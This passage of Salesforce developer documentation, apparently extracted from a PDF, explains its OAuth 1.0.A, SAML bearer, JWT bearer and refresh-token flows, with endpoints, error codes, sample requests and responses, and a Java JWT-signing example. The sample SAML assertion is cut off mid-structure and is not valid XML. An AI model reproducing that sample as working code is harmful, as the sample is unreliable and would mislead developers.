When a user requests their Salesforce data from within the external application (the consumer's page), the user must be authenticated by Salesforce. There are several steps in each authentication flow, as dictated by the OAuth standard and what is trying to access Salesforce.

Salesforce supports the following authentication flows:

- OAuth 1.0.A—This version of OAuth has only one flow.
- OAuth 2.0 Web server—The Web server authentication flow is used by applications that are hosted on a secure server. A critical aspect of the Web server flow is that the server must be able to protect the consumer secret.
- OAuth 2.0 user-agent—The user-agent authentication flow is used by client applications (consumers) residing in the user's device. This could be implemented in a browser using a scripting language such as JavaScript, or from a mobile device or a desktop application. These consumers cannot keep the client secret confidential.
- OAuth 2.0 refresh token flow—After the consumer has been authorized for access, they can use a refresh token to get a new access token (session ID.) This is only done after the consumer already has received a refresh token using either the Web server or user-agent flow.
- OAuth 2.0 JWT Bearer Token Flow—The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by a digital signature applied to the JWT.
- OAuth 2.0 SAML Bearer Assertion Flow—The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by the digital signature applied to the SAML assertion.

- SAML assertion flow—The SAML assertion flow is an alternative for organizations that are currently using SAML to access Salesforce, and want to access the Web services API the same way. The SAML assertion flow can only be used inside a single organization. You do not have to create a remote access application to use this assertion flow.
- OAuth 2.0 username and password—The username-password authentication flow can be used to authenticate when the consumer already has the user's credentials.

  Warning: This OAuth authentication flow involves passing the user's credentials back and forth. Use this authentication flow only when necessary. No refresh token will be issued.

For all authentication flows, if a user is asked to authorize access and instead clicks the link indicating they are not the currently signed in user, the current user is logged out and the authorization flow restarts with authenticating the user.

OAuth 2.0 Endpoints

The three primary endpoints used with OAuth 2.0 are:

- Authorization—`https://login.salesforce.com/services/oauth2/authorize`
- Token—`https://login.salesforce.com/services/oauth2/token`
- Revoke—`https://login.salesforce.com/services/oauth2/revoke`

See Revoking OAuth Tokens on page 3676 for details on revoking access.


For a Sandbox, use `test.salesforce.com` instead of `login.salesforce.com`.

OAuth 1.0.A Authentication Flow

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

The following diagram displays the authentication flow steps for OAuth 1.0.A. The individual step descriptions follow. OAuth 1.0.A has a single authentication flow.



1. The consumer requests a RequestToken. Salesforce verifies the request and returns a request token.
2. The consumer should redirect the user to Salesforce, where they are prompted to log in.
3. Salesforce authorizes the user.
4. Once the user is authorized, the consumer requests an AccessToken.
5. Salesforce verifies the request and grants the token.
6. After the token is granted, the consumer accesses the data either through their application or through the Force.com Web services API.
7. Salesforce verifies the request and allows access to the data.

The following sections go into more details about each of these steps.

Tip: To use a remote access application with a Sandbox, use `test.salesforce.com` instead of `login.salesforce.com` in the following sections.

For the list of possible error codes returned by Salesforce, see OAuth 1.0.A Error Codes on page 3688.

Requesting a RequestToken

When a consumer makes an initial request to Salesforce, a RequestToken is returned if the request is valid. The following steps contain more detail for the developer who is using a remote access application to request Salesforce data.

1. A consumer application needs to access Salesforce data and sends a request to `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. The request contains the following:
   - A valid request for a RequestToken, which contains the following OAuth parameters.
     - ◊ `oauth_consumer_key`
     - ◊ `oauth_signature_method`—must be HMAC-SHA1.
     - ◊ `oauth_signature`
     - ◊ `oauth_timestamp`
     - ◊ `oauth_nonce`
     - ◊ `oauth_version`—optional, must be "1.0" if included
     - ◊ `oauth_callback`—must be one of the following:
       - URL hosted by the consumer, for example, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. Note that this URL uses https or another protocol. It cannot use http.
       - `oob`, meaning out of band.
   - A signature on page 3687 created according to the OAuth specification for HMAC-SHA1.
2. After Salesforce receives the request, Salesforce:
   - Validates the request with its own copy of the consumer secret
   - Generates a response containing RequestToken and RequestTokenSecret in the HTTP body as name/value pairs
   - Sends the response back to the consumer

   A RequestToken is only valid for 15 minutes, plus three minutes to allow for differences between machine clocks.
3. The consumer directs the user to a Salesforce login page, as specified in the next section.

Authorizing the User

After the request from the consumer is made to Salesforce, the user must be authenticated by Salesforce before the process continues. The following contains more detailed steps about the login procedure for developers who are using a remote access application to request Salesforce data.

1. The consumer redirects the user to the following location, where they are prompted to log in: `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. The appropriate GET query parameters are appended to this URL.
   - `oauth_token` – the RequestToken
   - `oauth_consumer_key`

Note: If an `oauth_callback` parameter is included, it is ignored.

2. The Remote Access Authorization page displays.
3. If the user approves access for the consumer, Salesforce generates the AccessToken and AccessTokenSecret.

   Note: The number of concurrent access tokens that can be granted by a user to an application is limited. The default is five per application per user. If this authorization exceeds the limit for the organization, the user is notified that their authorization automatically revokes the token or tokens for this application that haven't been used for the longest period of time.

4. Salesforce verifies the callback URL (either specified in the remote access application definition pages or in the `oauth_callback` parameter from the previous stage). One of the following redirections occurs.
   - If the `oauth_callback` defined in the RequestToken is `oob` and the **Callback URL** field in the remote access application definition page has a valid value, the user is redirected to that URL.
   - If the `oauth_callback` defined in the RequestToken is a valid URL, the user is redirected to that URL.
5. The consumer is notified that the AccessToken and AccessTokenSecret are available either by receiving the verification token from Salesforce or the validation code from the end user.

Requesting the AccessToken

Once the user has been authenticated, the consumer can exchange a RequestToken for an AccessToken. The following contains more detailed steps regarding the exchange of tokens for developers who are using a remote access application to request Salesforce data.

1. The consumer makes an HTTPS GET or POST request to `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`, with the required parameters in the query or post data.
   - `oauth_consumer_key`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_token`
   - `oauth_nonce`
   - `oauth_verifier`
   - `oauth_version`—optional, must be “1.0” if included
2. Salesforce validates the following elements.
   - The consumer secret
   - The consumer key
   - The signature
   - That the RequestToken has never been used before
   - The timestamp (must be within 15 minutes, plus three minutes to allow for differences between machine clocks)
   - That the nonce has never used before
3. Upon validation, Salesforce returns the AccessToken and AccessTokenSecret in the HTTP response body as name/value pairs.

Generating `oauth_signature` for Login

You can access Salesforce using either the user interface, or using the API. The `oauth_signature` used for login is generated differently, depending on which method you use.

- User interface—use `https://login.salesforce.com` for generating the signature
- API—use `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`* for generating the signature.

  `type` must have one of the following values.

  ◊ `u`—Partner WSDL
  ◊ `c`—Enterprise WSDL

  For example, `https://login.salesforce.com/services/OAuth/u/17.0`.

Accessing Salesforce Data Using the Consumer Application

Once the consumer possesses a valid AccessToken, a remote access application can request to access Salesforce data. The following contains more detailed steps regarding accessing data for developers who are using a remote access application to request Salesforce data.

1. The consumer makes an HTTPS POST request to `https://login.salesforce.com`, with the required parameters in the authorization header.
   - `oauth_consumer_key`
   - `oauth_token`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_nonce`
   - `oauth_version` (optional, must be "1.0" if included)
2. Salesforce validates the request and sends a valid session ID to the consumer.

Accessing Salesforce Data Using the API

Once the consumer possesses a valid AccessToken, a remote access application can request to access Salesforce data using the Force.com Web services API.

Note: Your organization must have access to both the API and to the remote access application. Contact your salesforce.com representative for more information.

The following contains more detailed steps regarding accessing data for developers who are using a remote access application to request Salesforce data.

1. The consumer makes an HTTPS POST request to Salesforce.
   - The URL must have the following format: `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`*.

     `type` must have one of the following values.

     ◊ `u`—Partner WSDL
     ◊ `c`—Enterprise WSDL

     `api-version` must be a valid API version.
   - The authorization header must have the following parameters.

- ◊ `oauth_consumer_key`
- ◊ `oauth_token`
- ◊ `oauth_signature_method`
- ◊ `oauth_signature`
- ◊ `oauth_timestamp`
- ◊ `oauth_nonce`
- ◊ `oauth_version` (optional, must be "1.0" if included)

2. Salesforce validates the request and sends a valid session ID to the consumer. The response header includes the following.

```
<response>
    <metadataServerUrl>https://na1.salesforce.com/services/Soap/m/17.0/00D300000006qjK
    </metadataServerUrl>
    <sandbox>false</sandbox>
    <serverUrl>https://na1.salesforce.com/services/Soap/u/17.0/00D300000006qjK
    </serverUrl>
    <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
       GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

Authenticating Remote Access Application OAuth

OAuth 1.0.A Error Codes

Salesforce returns the following error codes during the OAuth 1.0.A Authentication Flow. The returned error code is based on the error received.

Fault Code	Error	Notes
1701	Failed: Nonce Replay Detected	A Nonce can only be used once.
1702	Failed: Missing Consumer Key Parameter	
1703	Failed: Invalid Access Token	
1704	Failed: Version Not Supported	You must specify 1.0 for the `oauth_version` parameter.
1705	Failed: Invalid Timestamp	The timestamp is one of the following: missing, in the future, too old, or malformed.
1706	Failed: Invalid Nonce	The Nonce is missing.
1707	Failed: Missing OAuth Token Parameter	
1708	Failed: IP Address Not Allowed	
1709	Failed: Invalid Signature Method	The RequestToken contains an invalid `oauth_signature_method` parameter.

Fault Code	Error	Notes
1710	Failed: Invalid Callback URL	The RequestToken contains an invalid `oauth_callback` parameter. Value must be either `oob` or a valid URL that uses https.
1711	Failed: Invalid Verifier	The AccessToken. contains an invalid `oauth_verifier` parameter.
1712	Failed: Get Access Token Limit Exceeded	Can only attempt to exchange a RequestToken for an AccessToken three times.
1713	Failed: Consumer Deleted	The remote access application has been deleted from the Salesforce organization.
1716	Failed: OAuth Api Access Disabled	Either the Force.com Web services API is not enabled for the organization, or OAuth API access has been disabled for the organization.

OAuth 2.0 SAML Bearer Assertion Flow

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

A SAML assertion is an XML security token, generally issued by an identity provider and consumed by a service provider who relies on its content to identify the assertion's subject for security-related purposes.

The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by the digital signature applied to the SAML assertion.

A more detailed explanation can be found here: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.

Overview of OAuth 2.0 SAML Bearer Assertion Flow

The OAuth 2.0 SAML bearer assertion flow is similar to a refresh token flow within OAuth. The SAML assertion is POSTed to the OAuth token endpoint, which in turn processes the assertion, and issues an `access_token` based upon prior approval of the application. However, the client doesn't need to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

The following are the general steps involved in using the OAuth 2.0 SAML bearer assertion flow:

1. The developer creates a remote access application and registers an X509 Certificate. This certificate corresponds to the private key of their application. When the remote access application is saved, the `Consumer Key` (OAuth `client_id`) is generated and assigned to the application.
2. The developer writes an application that generates a SAML assertion, and signs it with their private key.

3. The assertion is POSTed to the token endpoint `https://login.salesforce.com/services/oauth2/token`.
4. The token endpoint validates the signature using the certificate registered by the developer.
5. The token endpoint validates the `Audience`, `Issuer`, `Subject`, and validity of the assertion.
6. Assuming the assertion is valid and the application has been previously authorized by the user or administrator, Salesforce issues an `access_token`.

Note: A `refresh_token` is never issued in this flow.

Creating a SAML Bearer Assertion

The developer must create a valid SAML bearer assertion that conforms to the following rules:

- The `Issuer` must be the OAuth `client_id` or the remote access application for which the developer registered their certificate.
- The `Audience` must be `https://login.salesforce.com` or `https://test.salesforce.com`.
- The `Recipient` must be `https://login.salesforce.com/services/oauth2/token` or `https://test.salesforce.com/services/oauth2/token`.
- The `Subject NameID` must be the username of the desired Salesforce user.
- The SAML assertion must conform with the general format rules specified here: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.
- When POSTed to the token endpoint, the assertion must be encoded using base64url encoding as defined here: `http://tools.ietf.org/html/rfc4648#page-7`

The following is a sample assertion:

```
  <?xml version="1.0"?>
  <saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="C625490D-C2B9-15BE-6DFA-7286288D9655" IssueInstant="2012-04-04T06:54:14Z" Version="2.0">

SessionIndex="ED868FE5-841D-5192-766C-941A60D6602F">
      <saml:AuthnContext>

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

      </saml:AuthnContext>
    </saml:AuthnStatement>
  </saml:Assertion>
```

Using SAML Bearer Assertions

SAML bearer assertions should be POSTed to the token endpoint at `https://login.salesforce.com/services/oauth2/token` or `https://test.salesforce.com/services/oauth2/token`.

When POSTed, the following parameters must be provided:

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` — Required.
- `assertion`: The SAML bearer assertion, encoded using base64url as defined here: `http://tools.ietf.org/html/rfc4648#page-7`— Required.

Additional standard parameters:

- `format`: Format of the response may be specified as in an OAuth flow, using the `token` parameter, or an HTTP Accepts header.
- `scope`: Scope is not supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here is a sample token request:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl...[omitted for
 brevity]...ZT
```

Server Sends a Response

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 SAML bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued.

Note: A SAML OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued. If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

Errors

If there is an error in processing the SAML bearer assertion, the server replies with a standard OAuth error response, including an error and an error description containing additional information regarding the reasons the token was considered invalid. Here is a sample error response:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

Authenticating Remote Access Application OAuth

OAuth 2.0 JWT Bearer Token Flow

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

JSON Web Token (JWT) is a JSON-based security token encoding that enables identity and security information to be shared across security domains.

The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by a digital signature applied to the JWT.

More detailed explanations of a JWT and the JWT bearer token flow for OAuth can be found at:

- `http://tools.ietf.org/html/draft-jones-oauth-jwt-bearer`
- `http://tools.ietf.org/html/draft-jones-json-web-token`

Overview of OAuth 2.0 JWT Bearer Token Flow

The OAuth 2.0 JWT bearer token flow is similar to a refresh token flow within OAuth. The JWT is POSTed to the OAuth token endpoint, which in turn processes the JWT, and issues an `access_token` based upon prior approval of the application. However, the client doesn't need to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

JWT bearer flow supports the RSA SHA256 algorithm, which uses an uploaded certificate as the signing secret.

The OAuth 2.0 JWT bearer token flow involves the following general steps:

1. The developer creates a new or uses an existing remote access application and may optionally register an X509 Certificate. This certificate corresponds to the private key of their application. When the remote access application is saved, the Consumer Key (OAuth `client_id`) and Consumer Secret are generated and assigned to the application.
2. The developer writes an application that generates a JWT, and signs it with their certificate.
3. The JWT is POSTed to the token endpoint `https://login.salesforce.com/services/oauth2/token`.
4. The token endpoint validates the signature using the certificate registered by the developer.
5. The token endpoint validates the audience (`aud`), issuer (`iss`), validity (`exp`), and principal (`prn`) of the JWT.
6. Assuming the JWT is valid and the application has been previously authorized by the user or administrator, Salesforce issues an `access_token`.

Note: A `refresh_token` is never issued in this flow.

Creating a JWT Bearer Token

The developer must create a valid JWT bearer token that conforms to RSA SHA256 according to the following rules.

- The issuer (`iss`) must be the OAuth `client_id` or the remote access application for which the developer registered their certificate.
- The audience (`aud`) must be `https://login.salesforce.com` or `https://test.salesforce.com`.
- The principal (`prn`) must be the username of the desired Salesforce user.
- The validity (`exp`) must be the expiration time of the assertion, within five minutes, expressed as the number of seconds from 1970-01-01T0:0:0Z measured in UTC.
- The JWT must be signed using RSA SHA256.
- The JWT must conform with the general format rules specified here: `http://tools.ietf.org/html/draft-jones-json-web-token`.

To construct a JWT bearer token, do the following:

1. Construct a JWT Header in the following format: `{"alg":"RS256"}`.
2. Base64url encode the JWT Header as defined here: `http://tools.ietf.org/html/rfc4648#page-7`. The result should be similar to this: `eyJhbGciOiJSUzI1NiJ9`.
3. Construct a JSON Claims Set for the JWT with the `iss`, `prn`, `aud`, and `exp`:

```
{"iss": "3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7",
"prn": "Pierre_Delacroix@SeattleApps.com",
"aud": "https://login.salesforce.com",
"exp": "1333685628"}
```

4. Base64url encode the JWT Claims Set. For example:

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoO
UFLTF9yU0suQm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsIC
Jwcm4iOiAiY2hhcmxpZW1vcnRpbW9yZUBnbWFpbC5jb20iLCAiYXVkIjogImh0dHB
zOi8vbG9naW4uc2FsZXNmb3JjZS5jb20iLCAiZXhwIjogIjEzMzM2ODU2MjgifQ
```

5. Create a new string for the encoded JWT Header and the encoded JWT Claims Set, in this format:

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

In the following example, the encoded JWT Header is highlighted:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa
3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0suQm9TVlBHWkhRdWtYblZqelJnU3V
RcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAiY2hhcmxpZW1vcnRpbW9yZUBnb
WFpbC5jb20iLCAiYXVkIjogImh0dHBzOi8vbG9naW4uc2FsZXNmb3JjZS5jb20
iLCAiZXhwIjogIjEzMzM2ODU2MjgifQ
```

6. Sign the resulting string using SHA256 with RSA.
7. Create a new string of the string from this step, in the following format:

```
existing_string + "." + base64_encoded_signature
```

In the following example, the start of the base64 encoded signature is highlighted:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4
bm1BaUcxeFY0b0hoOUFLTF9yU0suQm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5Z
mtRY3l5NyIsICJwcm4iOiAiY2hhcmxpZW1vcnRpbW9yZUBnbWFpbC5jb20iLCAiYXVkIj
ogImh0dHBzOi8vbG9naW4uc2FsZXNmb3JjZS5jb20iLCAiZXhwIjogIjEzMzM2ODU2Mjg
ifQ.iYCthqWCQucwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwcK

En_CSjH2WV7ZlUwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489IgW6cntPuT2V647JWi7ng
```

The follow Java code is a simple example of constructing a JWT bearer token:

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

  public static void main(String[] args) {

    String header = "{\"alg\":\"RS256\"}";
   String claimTemplate = "'{'\"iss\": \"{0}\", \"prn\": \"{1}\", \"aud\": \"{2}\", \"exp\":
 \"{3}\"'}'";

    try {
      StringBuffer token = new StringBuffer();

      //Encode the JWT Header and add it to our string to sign
      token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

      //Separate with a period
      token.append(".");

      //Create the JWT Claims Object
      String[] claimArray = new String[4];
      claimArray[0] =
"3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
      claimArray[1] = "Pierre_Delacroix@SeattleApps.com";
      claimArray[2] = "https://login.salesforce.com";
      claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
      MessageFormat claims;
      claims = new MessageFormat(claimTemplate);
      String payload = claims.format(claimArray);

      //Add the encoded claims object
```

```
      token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

      //Load the private key from a keystore
      KeyStore keystore = KeyStore.getInstance("JKS");
      keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
      PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

      //Sign the JWT Header + "." + JWT Claims Object
      Signature signature = Signature.getInstance("SHA256withRSA");
      signature.initSign(privateKey);
      signature.update(token.toString().getBytes("UTF-8"));
      String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

      //Separate with a period
      token.append(".");

      //Add the encoded signature
      token.append(signedPayload);

      System.out.println(token.toString());

    } catch (Exception e) {
        e.printStackTrace();
    }
  }
}
```

Using a JWT Bearer Token

JWT bearer tokens should be POSTed to the token endpoint at `https://login.salesforce.com/services/oauth2/token` or `https://test.salesforce.com/services/oauth2/token`.

When POSTed, the following parameters are required:

- `grant_type`: `urn:ietf:params:oauth:grant-type:jwt-bearer`.
- `assertion`: The JWT bearer token, base64url-encoded.

Additional standard parameters:

- `format`: Format of the response may be specified as in an OAuth flow, using the `token` parameter, or an HTTP Accepts header.
- `scope`: Scope is not supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here is a sample token request:

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=PHNhbWxwOl...[omitted for
brevity]...ZT
```

Server Validates the Token

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 JWT bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued. A JWT OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued. If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

Errors

If there is an error in processing the JWT bearer token, the server replies with a standard OAuth error response, including an error and an error description containing additional information regarding the reasons the token was considered invalid. Here is a sample error response:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

Authenticating Remote Access Application OAuth

OAuth 2.0 Refresh Token Flow

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

After the consumer has been authorized for access, they can use a refresh token to get a new access token (session ID.) This is only done after the consumer already has received a refresh token using either the Web server or user-agent flow. It is up to the consumer to determine when an access token is no longer valid, and when to apply for a new one. Bearer flows can only be used after the consumer has received a refresh token.

The following are the steps for the refresh token authentication flow. More detail about each step follows:

1. The consumer uses the existing refresh token to request a new access token.
2. After the request is verified, Salesforce sends a response to the client.

Consumer Requests Updated Access Token

A consumer can use the refresh token to get a new session as needed.

The consumer should make POST request to the token endpoint, with the following parameters:

- `grant_type`—Value must be `refresh_token` for this flow.
- `refresh_token`—Refresh token from the approval step.
- `client_id`—Consumer key from the remote access application definition.
- `client_secret`—Consumer secret from the remote access application definition. This parameter is optional.
- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:

- ◊ `urlencoded`
- ◊ `json`
- ◊ `xml`

The following example is the out-of-band POST body to the token endpoint:

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Salesforce Server Sends a Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `instance_url`—URL indicating the instance of the user's organization. In this example, the instance is `na1`: `https://na1.salesforce.com`.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See Using Identity URLs on page 3678.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This can be used to verify the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

The following is a JSON example response from Salesforce:

```
{ "id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448384422","instance_url":"https://na1.salesforce.com",
"signature":"SSSbLO/gBhmmyNUvN18ODBDFYHzakxOMgqYtu+hDPsc=",
"access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7T
rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4"}
```

The following is an XML example response:

```
<Oauth>
   <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNB
       aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
   </access_token>
   <instance_url>https://na1.salesforce.com</instance_url>
   <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
   <issued_at>1278448101416</issued_at>
   <signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>
```

The following is an URL encoded example:

```
access_token=00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
&instance_url=https%3A%2F%2Fna1.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

If a problem occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - ◊ `unsupported_response_type`—response type not supported
  - ◊ `invalid_client_id`—client identifier invalid
  - ◊ `invalid_request`—HTTPS required
  - ◊ `invalid_request`—must use HTTP POST
  - ◊ `invalid_client_credentials`—client secret invalid
  - ◊ `invalid_request`—secret type not supported
  - ◊ `invalid_grant`—expired access/refresh token
  - ◊ `invalid_grant`—IP restricted or invalid login hours
  - ◊ `inactive_user`—user is inactive
  - ◊ `inactive_org`—organization is locked, closed, or suspended
  - ◊ `rate_limit_exceeded`—number of logins exceeded
  - ◊ `invalid_scope`—requested scope is invalid, unknown, or malformed

